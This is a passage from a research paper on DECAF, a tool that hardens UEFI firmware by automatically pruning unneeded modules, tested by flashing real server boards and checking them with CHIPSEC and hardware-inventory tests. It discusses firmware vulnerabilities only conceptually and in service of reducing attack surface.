The DXE stage loads what could be considered the user space UEFI environment. Driver interfaces are installed onto the initialized hardware to be used in the process of booting the operating system and during OS runtime. It is responsible for discovering, loading, and executing drivers in the correct order. Finally, the DXE stage passes control to the BDS where the OS boot loader takes over execution. A visual representation of this process can be seen online [41].

In the context of this project, pruning is performed on the modules executed in the PEI and DXE stages.

2.2 Firmware Layout

At a high level, UEFI firmware is composed of a flash descriptor region that identifies other regions in the image. This may include firmware for the Intel® Management Engine, or e.g. the network interfaces. The region of interest here is the BIOS region that follows afterwards.

The BIOS region space is split up into firmware volumes, each containing a collection of modules, Figure 1. Typically modules are grouped into a volume by their execution stage in UEFI. So, for example, one volume will contain the core start-up module for the DXE stage along with all of the other DXE modules to be executed.

A module contains one or more sections. Most importantly, some modules, but not all, contain a PE32 binary section that will be executed by the system at runtime.




Figure 1: UEFI BIOS region layout

This project aims to exploit the modular nature of UEFI firmware in order to reduce the attack surface area of all motherboards that conform to the UEFI specification. Individual modules can be removed, with the BIOS region and firmware volumes rebuilt into a new, pruned image.

In 2017, Intel made a statement that they would be ending support for legacy BIOS compatibility by 2020 [23]. With manufacturers abandoning older proprietary legacy BIOS, this approach will continue to be valid for new motherboards.

2.3 Modules and Dependencies

For executable UEFI modules, one of the sections will contain a PE32 binary image. This is a standalone executable that is dispatched by the firmware. Executable modules will also contain a dependency (DEPEX) section, which will determine the order in which the modules are executed. During execution, modules will install pointers to functions using UEFI system functions. The installed functions are called protocols and are identified by Globally Unique Identifiers (GUIDs). Other modules use these GUIDs to look up the installed protocols and call into them. This is how standalone modules inter-link.

Each module has a DEPEX section that tells the DXE dispatcher what modules and protocols need to be initialized prior to executing it. If the DEPEX expression evaluates to true (i.e., required modules and protocols have already been loaded), the module can be loaded, otherwise it is postponed.

Unfortunately, the dependency section is not very helpful in determining which modules actually depend on one another. Protocols may be listed in the dependency section strictly to

change the dispatching order, not because the binary actually looks up the protocol and uses it. Likewise, protocols used by a module do not need to be listed in the DEPEX section if the protocol will already be installed by the time the module runs. A module may also have a soft dependency where it looks up a protocol, but still performs some valid behavior even if it is not present. The DEPEX section may be omitted entirely, in which case the module can be loaded right away. What is more, dependencies can be changed at runtime (when the DEPEX expression is evaluated), depending on various events in the environment. In short, the dependency section is only a reliable source of information for dispatch order, not for determining actual dependencies between modules.

There has been some work in reverse engineering these dependency lookups, but in a somewhat limited fashion. The method in [8] involved setting up a fake UEFI environment and then executing individual modules within that environment. Unfortunately, this does not fully account for system state when the modules are loaded, and modules that interact directly with hardware will not function properly. The only way to fully identify these dependencies would be to monitor the installation and lookup of protocols in the context of the real system. We detail this approach and explain our implementation of it in Section 4.3.

3 Pruning Strategy

3.1 Considerations

The selection of a pruning strategy should have two primary concerns: its runtime and the quality of the results it produces.

The property of a particular pruning strategy that most affects runtime is the number of test iterations that must be performed. The time required to perform a single test of a particular pruned state is on the order of minutes, so exhaustive searches simply aren't feasible.

As for quality, the number of modules removed is the metric most directly affected by choice of strategy; any strategy will remove one module at a time, and the order in which modules are removed determines how many modules are kept, due to the nature of inter-module dependencies. Therefore, the primary metric considered when comparing the results of different strategies is the number of modules removed. In Section 3.3, we discuss how other metrics, such as final image size and boot time can be incorporated as search heuristics, and in some cases may even lead to a reduction in runtime.

In Section 3.2, we present a few different representations of the search problem, considering factors such as module inter-dependency and the percentage of modules that can successfully be removed from the firmware. We then compare the average number of attempts performed and modules removed by a few natural pruning strategies and use the results to design a suitable pruning workflow.

3.2 Comparison of Existing Strategies

Assuming each trial takes a constant amount of time, the performance of any pruning strategy is proportional to the number of tests that must be performed.

One could consider subset-based reduction approaches like those used in delta debugging [46]. Delta debugging is typically used to find bugs rather than minimize software, however the principle is applicable to minimization. Delta debugging works by finding the "deltas"–lines changed, functions added/removed, etc.–between a program that passes a test and one that fails. The deltas are then recursively divided into subsets and tested in order to find a minimal set of deltas required to get the failing program to pass. In the context of DECAF, the passing program would be the original firmware image, the failing program would be an empty firmware image, and the deltas would be the UEFI modules.

However, these approaches rely on spatial coherence in the input, which in this case is a set of files in the firmware volume whose order have no real correlation to their removability. Delta debugging works best on well-structured inputs, and most approaches that utilize it rely on improving the coherency of the structure through high-level analysis [28] [40].

Another natural approach is to use a hill-climbing type algorithm that seeks to incrementally improve an existing solution by removing more modules and backtracking on failures. Hill-climbing can easily be used to incrementally improve the results of other strategies.

Another approach that will be considered as a baseline is to incrementally build a removal set R, initially empty. We consider one module m at a time, and if $m+R$ can be removed, we add m to R. We call this strategy linear removal.

As discussed in Section 2.3, some UEFI modules depend on others. The dependency graphs are Directed Acyclic Graphs (DAGs). The structure of the graphs themselves is not very interesting; they are simply very dense graphs. A few modules are referenced by nearly all others, and a few have no edges. However, the presence of these dependencies affects the runtime and removal level of the previously described strategies differently.

Consider Figure 2 where the dependency connectivity q is varied. q refers to a number of DAG edges to be selected randomly between the p removable modules. Assuming that roughly 60% of the firmware modules are removable, it can be observed that as expected, hill-climbing is able to fully prune the firmware regardless of the module connectivity, and the performance of the linear removal and delta debugging approaches is inversely proportional to q.

In order to achieve similar levels of module removal, linear removal methods could take on one of two approaches. They could repeat until the dependency tree is fully unwound, raising the complexity on an order of magnitude relative to the height of the DAG, or they could perform a linear removal to remove obvious candidates, followed by hill-climbing to

clean up the rest of the removable tree.




Figure 2: Average Number of Modules Removed with p=180 Modules Removable of n=300 Modules and Varying Dependency Connectivity (q)




Figure 3: Average Number of Required Tests to Remove p of n=300 Modules with Connectivity q=25

Using an estimated value of $q = 25$ for the connectivity, a comparison of hill-climbing and linear removal with hill climbing methods can be seen in Figure 3. The linear removal with hill climbing is favored because repeatedly applying a linear removal approach results in repeated, redundant re-testing of modules that cannot be removed, while hill-climbing optimizes against re-selecting these modules.

3.3 Search Heuristics

Since exhaustive searches are infeasible, DECAF makes use of search heuristics: each module is assigned a weight that is updated throughout the runtime of the pipeline.

One can imagine a number of search heuristics that can be used to improve the runtime or results of a given pruning strategy. For example, if reduction of the overall image size is a primary goal, one can assign a higher removal chance to large firmware modules. If instead reducing the boot time of the final image is desirable, a module can be assigned a higher removal chance if removing it is observed to lower the boot time. This heuristic has the added benefit of reducing the time for a single trial, reducing overall runtime. Another potentially interesting heuristic would be one that runs some form of static analysis on the modules prior to pruning, giving a high removal chance to modules that are likely to contain some kind of bug or exploitable code.

One heuristic used to great effect in DECAF involves runtime UEFI module dependency. As described in 4.3, we inject two modules into the firmware image before the pruning process that report which modules install which protocols, and which modules subsequently look up those protocols during the boot process. This information can be useful in several ways. For example, a module with no dependencies may be assigned a high removal chance, while a module with many dependencies may receive a low one.

DECAF also halves the chance of a module being removed if a removal set including that module fails to pass the validation targets. The assumption is that modules that have failed previously are more likely to fail again. The intuition is as follows: a module can fail to be removed because (1) it directly provides functionality needed to boot the image or satisfy the validation targets or (2) its removal causes another module to fail, either preventing the image from booting or producing different validation results. If a module fails because it meets criteria (1), it will always fail. The potential for a module to fail because of reason (2) is mitigated by the dependency analysis and unwinding discussed Section 4.3.

3.4 The DECAF Pruning Strategy

DECAF deploys a single linear pass followed by a few rounds of hill-climbing, as it produces the best performance for firmware that roughly conforms to the model in which modules are either: removable, not removable, or removable if all of their dependencies are removed.

The workflow is aimed at finding a minimal image that passes validation targets. This is done by iterating across configurations of the search space until no further changes can be made (any change would cause validation tests to fail). The first iteration of the pipeline, performed on the vanilla image (empty removal set) will perform several extra steps:

1. Determine board manufacturer and configure various parameters (MAC/IP addresses, login credentials, etc)
2. Boot into an OS with the unmodified image and determine the hardware configuration (initial run for validation component).
3. Inject the dependency discovery modules (further described in Section 4.3) and generate the dependency graph based on runtime analysis.

After these tasks are completed, the pruning process can start. Having the dependency information, the removal probabilities are initialized. Initially, all modules are equally likely to be selected, excepting those that are present in the dependency graph. Modules that are part of the dependency graph have a smaller initial removal chance than the rest. The set of modules is then split in half recursively until the set contains only one module, at which point module removal is attempted.

Every iteration involves flashing the image to the motherboard, powering the motherboard, waiting for the OS to boot, and running the validation targets. If, at any point, a failure is encountered, the corresponding module's chance of being removed again is decreased by half.

After the modules are tried individually, the results are merged in the following fashion: if only one module set was removed successfully, return that set. If both succeeded, attempt to remove the union of the sets. If the removal succeeds, return the union of the sets. If the removal fails, return the larger of the two sets. The total number of removal attempts is the geometric sum $N + \frac{N}{2} + \frac{N}{4} + ... = 2N$.

The returned modules are then used as the initial solution for an incremental high-climbing approach to further improve the result. Modules are selected for removal based on a weighted random approach, using the weights calculated from the module dependency and failure information. This weighted approach is important because of the nature of dependencies between UEFI modules. A modified firmware image may fail because the removed module was a dependency of some other module, however that dependent module may not be essential. Further in the execution, the root of the dependency tree may be removed successfully, and as a result, all of the leaf modules can now also be removed. It is necessary to go back and retry modules that have failed because of this case. The weighting helps to ensure that less tested modules are more likely to be checked first while still preserving the option to retry previously failed modules.

4 Architecture and Software Stack

An overview of the architecture is in Figure 4. DECAF is composed of multiple modules, each responsible for a subtask of the overall pruning process.

DECAF needs to be capable of managing a physical board in order to control and monitor power, flash firmware images, and monitor overall hardware health. It needs to be able to prune firmware images and generate candidates to be tested during the reduction. These images need to be booted and validated in order to iteratively converge to a minimal image.

4.1 Workflow Engine

The Luigi [39] workflow engine (represented by A in Figure 4) was chosen for the high level management of the pruning process. The use of a workflow engine to manage the process serves a few purposes. It provides a high level task overview that can be used to monitor and manage the pipeline iterations. It also provides the ability to link tasks together with cached target data that is stored on the file system. This is a long-running process, which means that failures outside the scope of the pipeline may occur. A network or power outage are possible during this period and a recovery option is needed so that the progress is not lost. Because the workflow engine has the native function of caching its progress, the pruning process can simply be resumed at any point. Luigi's native concept of workers and dependencies also makes parallelization easy when multiple identical boards are available.

4.2 Firmware Pruning

A modified version of UEFITool lies at the core of the firmware pruning module. UEFITool is a mature UEFI firmware image editing application written in C++ with Qt. It is able to enumerate the contents of UEFI firmware as well as manipulate and insert modules and sections into firmware volumes. It works and is tested on a wide range of firmware across a variety of vendors.

We implemented a scriptable Python layer that utilizes the C++ backend of UEFITool, allowing for headless traversal and pruning of firmware images. This is a powerful tool (represented by B in Figure 4) for automating what was typically done meticulously by hand in UEFITool's user interface. The Python layer offers support for listing, inserting and removing modules while producing a structurally valid UEFI image.

4.3 Generating Firmware Dependency Graph

An analysis on the firmware image needs to be run in order to determine any dependency information. Our approach to identify these dependencies involves monitoring the protocol installations and look-ups in the context of the real system. Given the structure of an EFI image, modules can not only be pruned, but also appended to the binary.

DECAF appends two modules to the original image: (i) dependency probe, and (ii) dependency dump. The result is the "Dependency discovery image" in step 2 (Figure 4).




Figure 4: Overview of the DECAF platform architecture

Dependency probe is used to hijack several protocols that modules use frequently when interacting with each other (such as EFI_INSTALL_PROTOCOL_INTERFACE). The protocols are stored as function pointers in a structure that is passed to each module's main function. Overwriting these pointers very early in the DXE phase will cause all modules executing after this to use the hijacked functions instead. The hijacked protocols are simply wrappers over the original functions that also log the GUID of the calling module.

Collected data is stored in memory. Because the dependency probe is loaded at the earliest possible point in the boot sequence, right after the DXE Core, there is no way to transmit the information yet (serial/USB drivers/TCP stack are not loaded). Instead, the probe publishes its own custom communication protocol that exposes a pointer to the data.

The dependency dump module is loaded as late as possible, after the network stack has been initialized. At this point, most (if not all) module interaction has been recorded via the hijacked protocols. A look-up is necessary to find the information stored by the first probe. This information is then forwarded to an external server (represented by D in 4).

After the dependency discovery image is successfully booted and the data is collected (steps 4 and 5 from Figure 4), a directed graph is built from the module dependencies.

There are multiple approaches that can be taken at this point. Depending on the desired outcome, modules present in the graph can be excluded from the pruning process (this will result in a bigger final image, but it would attempt to preserve the original execution flow as recorded at runtime).

Another approach is to update the removal chance based on the degree of each node. All nodes found in the graph are less likely to be removed than modules that we have no information about (and were not recorded as active at runtime). Nodes with higher degree are less likely to be removed than those with smaller degree. The reason behind this it that a node with many incoming edges (or a module that is looked up and interacts with many other modules) is very likely to produce a failure if removed first, before the dependent nodes.

Figure 5 shows a zoomed in sample of a dependency graph.




Figure 5: A sample dependency graph

Generally, there is a lot of inter-module interaction, and there are even some self-loops. This can represent a module that awaits an event in the environment, and periodically probes itself. Removing a module that is called by one or more of its peers will increase the chance of failure. A good strategy for the pruning process is to first remove modules that have no or only a few incoming edges (such as EventLogsSetupPage or Ofbd in Figure 5), and only afterwards attempt to remove nodes that are deeper in the graph.

In this particular case, the graph from Figure 5 is generated from the firmware of SuperMicro A1SAi-2550F. The original image contains 244 modules while the full graph has 147 nodes (modules) and 3881 edges (inter-module interaction). This leaves 97 modules that have no recorded interactions at runtime, but they are not necessarily unused: they may not interact with other modules, or they may only be called during very early initialization, before our hook is introduced. Out of the 147 recorded modules, 100 nodes have an in degree of 0 (i.e., no dependents), making them the second best removal candidates after the modules that have no data recorded. 21 modules have an in degree of 147. These modules are likely to contain core functionality as they interact with all others. Removing them will likely produce bad images. These statistics will of course vary for different firmware images.

Some modules are named, while others are represented by their associated GUID. Generally, named modules are well known and provide standard functionality (and are reused across models/vendors), while the others may be custom. For example CsmVideo adds graphic support for backwards compatibility with older BIOS features, while the Whea modules (Windows Hardware Error Architecture) provide error management and log information for the OS [35].

As the graph is generated before pruning, knowing module names and interactions can provide valuable information to the user looking to white/black list certain functionality.

4.4 Board Management

Testing changes to the UEFI firmware is not a goal that can be simply achieved using virtualization tools, such as QEMU [43], because QEMU does not really virtualize the hardware below the guest OS. The guest can only see a memory map where accessing particular addresses will result in various side effects (such as manipulating hardware via registers). QEMU replicates this behaviour, while mimicking the side effects the OS would normally see on dedicated machines. The UEFI environment itself, placed lower in the software stack, is more difficult to virtualize and QEMU does not support hardware profiles compatible with modern UEFI systems. Indeed, QEMU only supports two x86 chipsets: i440FX and Q35. Both are quite old (1996 and 2007, respectively), and there do not exist many (if any; we were unable to find one) compatible UEFI motherboards.

Open Virtual Machine Firmware (OVMF) is a project that

enables UEFI support in virtual machines [14]. It is based on the EDK II implementation of the standard, and we have used it for various tests and prototyping. But ultimately, the goal of DECAF is to work on a large number of COTS platforms, and the OVMF image provides only a limited and considerably different simulation of a real board. Taking this into account, the only way to test whether a pruned firmware image is functioning correctly is to flash it onto the motherboard and boot an operating system to validate that everything is still working as expected by running a test suite. This requires controlling the motherboard in an automated fashion to accomplish a few tasks: (1) power control, (2) power monitoring, (3) flashing firmware images, and (4) providing boot media.

For convenience, motherboards with a BMC (Board Management Controller) that provides IPMI (Intelligent Platform Management Interface) were selected for DECAF since they offer all of the services required. We developed a unified Python API (represented by C in Figure 4) for interfacing with the motherboard IPMI services, hiding vendor specific behavior. IPMI is typically only present on server-grade hardware, but the same thing can be accomplished on consumer hardware with an external flash programmer, a GPIO controller for monitoring and controlling the power, and physical or PXE boot media. When implemented behind the API, this would work seamlessly with the rest of the components.

Because the aim of DECAF is to harden trusted code base residing at the firmware level, it is worth mentioning that the various IPMI implementations are not really secure, as emphasized by [9]. This is consistent with some of our initial findings when developing the vendor specific extensions. Nevertheless, this does not represent a liability for our goals, as the pruning operation is a one time process and the resulting image can be flashed on boards that have the IPMI disabled. Also, as previously mentioned, the presence of IPMI is a convenience, not a necessity.

4.5 Validation

The first priority in validation is to make sure that a motherboard flashed with modified firmware actually manages to boot into an operating system (ArchLinux 2018-11-01 was used to produce the images described in this paper). On boards that support it, POST (power-on self test) codes are monitored through the board management API to monitor early execution. This is done as a time-saving measure. If a timeout is reached and the operating system has not booted, the firmware is considered broken, and the process backtracks and continues down a different pruning path. However, by monitoring the POST codes, it can sometimes be determined that a firmware image is broken without waiting for the entire duration of the timeout period. The whole pruning process tends to run over the course of a few days, so any time savings that can be obtained are valuable.

The IPMI controller monitors the network and waits for the Linux boot media to bring the motherboard's network interfaces up and negotiate DHCP. It then provides the IP address of the booted host to the validation engine (represented by F in Figure 4), which uses SSH to remotely access the operating system where it can perform tests. At the beginning of the pruning process, the stock firmware image is flashed and the validation component collects information from the known-good booted operating system. This is used as a baseline when comparing the collected data from the modified images. For example, the PCI hardware configuration of the image is recorded so that on subsequent tests it can be determined if any of the hardware components on the board were not brought up properly.

Once the operating system is up and SSH connection is established, any sort of tests can be performed. The validation component is meant to be flexible and extensible. We use docker to ensure portability and extensibility: each validation target is a docker container which is built at the beginning of the pipeline and copied to the booted OS over the network. The container is run and the output is compared to that of the baseline firmware. If there are any differences, the flashed firmware is considered invalid, so any tolerable differences must be filtered out by the container itself. For example, in the dmidecode validation target discussed later in this section, we check only memory and CPU configuration types. This is because dmidecode was specifically added to preserve memory timings and clock frequency early on in our data center pruning efforts. Other System Management BIOS (SMBIOS)/Desktop Management Interface (DMI) information (OEM strings, system configuration options, etc.) are not strictly necessary to the functionality of the device, but of course can be easily included if a user desires.

As will be discussed further in Section 5, the pruning pipeline was run with two profiles, "aggressive" and "data center." The functional difference here is the motherboards are booted off of virtual media provided through the IPMI interface in aggressive mode and over iPXE in data center mode. Therefore, iPXE and related components (e.g. network drivers) will be preserved in the data center pruning, while they may be removed in the aggressive pruning. Each profile uses the same set of validation targets, detailed below:

1. **dmidecode** is used to decode the DMI table, which is hardware configuration information reported by the firmware to inform the operating system of the hardware present in the system and facilitate management. This ensures important information such as configured memory speed is preserved.
2. **lspci** is used to validate that detailed information about PCI buses and related interactions is preserved.
3. **/proc/acpi** is checked to ensure the operating system will be able to perform ACPI power management.
4. **Intel's CHIPSEC** security suite is run to check the security of pruned images.

The security of the pruned firmware images is of utmost importance. With the goal of improving security by reducing the byte surface area, it must be ensured that removing certain modules does not introduce new known vulnerabilities into the firmware. For example, there may be a module responsible for write protecting the SPI flash chip containing the firmware, which prevents attackers that manage to infect the operating system from permanently taking over the hardware at a low level. Another may serve as a lock box, putting the S3 resume script into safe memory so that attackers cannot use it to penetrate the system [31].

Intel's CHIPSEC framework is used to monitor and validate the security integrity of these modified images [24]. CHIPSEC scans the system for known firmware level vulnerabilities and reports them; these reports are compared against the report from the original image to ensure that no additional vulnerabilities are introduced by the pruning process. Each vanilla image had a few failures, such as the SPI chip being writable or Spectre/Meltdown style attacks being possible. Further, e.g., our HP server contains four critical errors: one stemming from Spectre-style vulnerabilities, and three from improperly configured protections that may allow an attacker to modify the bootflow, overwrite SMRAM via Direct Memory Access (DMA) attacks, or even overwrite the BIOS through the SPI chip.

DECAF prunes modules but does not (yet) patch modules (i.e., to fix such vulnerabilities in remaining modules). As a result *the CHIPSEC vulnerabilities cannot be fixed automatically* by DECAF.

Any additional protections can be added manually [38]. In future releases, DECAF may automatically handle this.

If DECAF is being run with a certain objective in mind, tests can be specifically crafted in a manner that assures the desired functionality is preserved. This guarantees that the user's needs are satisfied, while potentially increasing the number of modules pruned.

Indeed, one can imagine any number of tests that may be considered essential to a certain application. If more complex tests need to be run, it is possible that the time required to validate a single pruning profile may increase substantially (e.g., if some sort of stress/performance test needs to be performed). The initial use case for DECAF was for hardware running in cloud data centers for compute-as-a-service where features such as USB support, VGA support, etc., are not necessary, and thus validation can be performed rather quickly.

Certain hardware features, while present, may not be required for a user's application, allowing for even greater pruning. There are two methods for achieving this. First, if the user has prior knowledge on what modules are responsible for the functionality that is no longer needed, the modules can be removed from the start via the blacklist. If this is not the case, the user can make sure that the validation layer ignores the respective feature (e.g., ignore that the device associated with the serial port is no longer listed in the OS).

5 Results

The pruning process was run with two profiles: "aggressive" pruning, where only booting from physical media (or physical media emulated by the board's BMC) was required, and "data center" pruning, where the boards were pruned for the purpose of running in cloud data centers offering compute-as-a-service, booting over iPXE.

A visualization of the aggressive pruning process can be seen in Figures 6 and 7 on firmware from two different motherboards: the SuperMicro A1SAi-2550F and the Tyan 5533V101, respectively. Here, the markings indicate the result of attempting to prune the board, with blue (BIOS Post) indicating that the firmware did not boot, red (OS Probe Failure) indicating that one or more of the validation targets failed, and green (OS Probe Success) indicating that the validation targets passed. The SuperMicro board is based on an Intel®Atom C2000^{TM} chipset, and the Tyan board was based on an Intel®Core i3^{TM} Haswell chipset.

The results of the aggressive pruning pipeline and the data center pruning pipeline can be seen in Tables 1 through 4. The aggressive pipeline was able to remove a much larger portion of the firmware than the data center pipeline, removing over 70% of the firmware bytes from the SuperMicro motherboard and almost 40% from the Tyan and HP motherboards. The pruned image boots more quickly as well. The SuperMicro motherboard booted 13 seconds faster on average, and the Tyan motherboard booted 7 seconds faster on average with the pruned firmware.

Data Center. One major DECAF application has been to prune images for a cloud data center. The Tyan 5533V101, the SuperMicro A1SAi-2550F, and other models have been successfully used as part of an OpenStack deployment, in a production data center successfully since 2017, with performance and reliability metrics higher than standard firmware across hundreds of thousands of instance allocations. For data center pruning, the results are also, strong, ranging from about 7% to about 30%. More recent results suggest this figure is closer to 40% (e.g., on the HP motherboards).

Security metrics are evaluated later in this section.

5.1 Comparison Between EFI Images

Testing with a large number of boards and vendors has proven difficult. The IPMI based communication is not necessarily standard (nor too well documented) for each vendor. This means that the API exposed by the IPMI is different, and the submodule of the project that deals with this needs to be adjusted for each vendor accordingly. Secondly, virtualization does not produce good results: the virtualized environment is highly different from a real board in terms of BIOS: the modules loaded are different and the hardware emulated is different (and not customizable enough for our purposes).

Because of this, a different testing direction was taken: an-




Figure 6: Percentage of bytes removed and number of iterations over time for SuperMicro A1SAi-2550F firmware




Figure 7: Percentage of bytes removed and number of iterations over time for Tyan 5533V101 firmware

alyze just the binary images from a number of vendors and assess their similarities. It is valuable to determine to what degree these images are overlapping. Taking into consideration the structure of a UEFI image, it is convenient to compare the number of modules that are present in multiple versions, from different vendors. There is no direct and unbiased bitwise comparison method for binary images, as often enough there will be areas padded with 0 (or other characters, various encodings, etc). Also, without having access to the source code of the firmware images, bitwise comparison is made even more difficult by the compilation process: different optimization levels and architectures will result in vastly different binaries, even if the code base is identical, or highly similar.

Instead we take advantage of the GUID. While an EFI module is not necessarily uniquely identified by a GUID, we can argue that the base functionality between modules with the same identifier is largely the same. A GUID is a 128 bit random generated quantity that is uniquely associated to each module, and is aimed to work similarly to a hash, according to [1]. For more information on GUIDs see [2].

Two images can be compared by extracting the list of GUIDs present in each, and determining the common ones. It is important to note that all motherboards have inherently similar functionality, and their firmware is based on a common open source implementation. This aspect will cause a rather high overlap rate in images, even from different vendors. We are interested in how high the match rate is, and if it supports the claim that firmware is being mass produced and bloated.

In order to keep the comparison unbiased, the motherboards models were chosen at random. Some are for desktops, some for laptops. There was no prior knowledge about their functionality and possible similarities.

Our case study was done with three different scenarios in mind. First, we compared the similarities between 5 randomly chosen EFI images, from 5 different vendors. Second, we wanted to explore the usage of the same modules within 5 different EFI images that were created by the same vendor. Lastly, we took a closer look at how often UEFI firmware updates actually change modules present in a given image.

Table 6 shows a comparison of 5 different products, picked from various vendors. The first number represents the modules in common, and the second value represents the percent of common modules between the two images, with respect to the larger image.

For example, 257/26% tells us that the Asus and the ASRock motherboards have 257 modules in common, or 26% of the bigger image (ASRock) is found in the smaller one (Asus). As we can observe there are several cases where the smaller image is over 50% identical with the larger one.

Similarly, Table 7 contains a comparison of 7 of the most popular motherboards from ASRock. The boards were chosen from different product lines, and firmware images from the same series are almost identical. It can be observed that these motherboards have a rather large number of EFI modules on average (up to 900 in some cases). This causes an even bigger similarity between the binary images. Given the sizable number of modules, out of which many are overlapping, it is probable that after the pruning process, a substantial decrease in the image size would be obtained.

Table 8 contains a comparison between the patch versions of the same model (ASRock IMB186 motherboard). As expected, these patches produce very little change from version to version. We can observe that the original 257 modules were propagated until the current version (v2.3). Also there is a 100% match between several versions (this happens because the changes are below modular granularity).

The data collected indicates a considerable percent of code is being reused across various modules, as initially asserted. We can observe that in some cases up to 70% of a firmware image is found on a different model from a different vendor (see Table 6, Asus vs ASRock). Furthermore, between the models of the same vendor, the matching percent can go up to 100% (having 2 different motherboards run very

similar firmware). There is almost no difference between different patch versions of the same model (generally a few new modules added). Given the large amount of overlap between different UEFI firmwares, it is easy to see why a vulnerability found in a single firmware may be reproducible across a wide variety of mass-produced hardware (as discussed in [45]).

5.2 Benefits of Reduced Vulnerability Surface

Benefits of code reduction include: reduced TCB – at the industry-average of 1.5-5% bugs per line of code [27], this can add up to thousands of (undiscovered) bugs and hundreds of exploits – reduced boot time, the ability to fit the firmware onto a smaller SPI chip etc, removal of physical attack vectors such as over peripherals (e.g., USB), and a reduction in the number of Return Oriented Programming (ROP) gadgets etc. In this section, we provide an analysis of these benefits.

5.2.1 Industry Standard BPLOC Metrics

The number of bytes generated from one line of pre-processed C code by an optimized compiler has been estimated [16] at around 14. This allows an estimation of the number of source code lines used to produce the firmware images. We can then calculate the number of lines removed using the reduction in byte surface area (Table 4).

The industry-average number of bugs per line of code (BPLOC) [27] has been estimated as 1.5-5%. This allows an estimation of the number of undiscovered, removed defects for different motherboards. Under aggressive pruning, an estimated 2261 bugs were removed from the SuperMicro A1SAi, and 2791 from the Tyan. Under data center pruning, the number is as high as 1005 (Table 5).

5.2.2 Removing Infrequently Used Features

Further, removing rarely used features (features likely to be removed by the DECAF pipeline) provides a proportionally higher benefit. Rarely used features are more likely to contain errors, since the resulting bugs are less likely to be discovered and therefore less likely to receive development attention beyond in-house testing [22].

5.2.3 Pruned Code is not Unreachable

At first glance, it may seem that any code whose removal does not affect functionality is unreachable. This is not the case with a vast majority of DECAF-pruned modules and can be validated by the significant reduction in boot time which shows modules are part of the control flow.

Further, there are numerous vectors by which an attacker indirectly gains access to code that is not entirely run in a standard boot sequence. For example, consider a firmware image that contains two DHCP modules: one from the EDK II standard and one from the manufacturer. Suppose the EDK II module contains an exploit, but the manufacturer module is loaded by default. If an attacker can cause the manufacturer module to fail to execute (perhaps because it contains a less significant defect), then the EDK II module will be loaded when another module looks up the DHCP protocol.

Similarly, ROP gadgets can be used to load a normally unused module directly (Section 5.3).

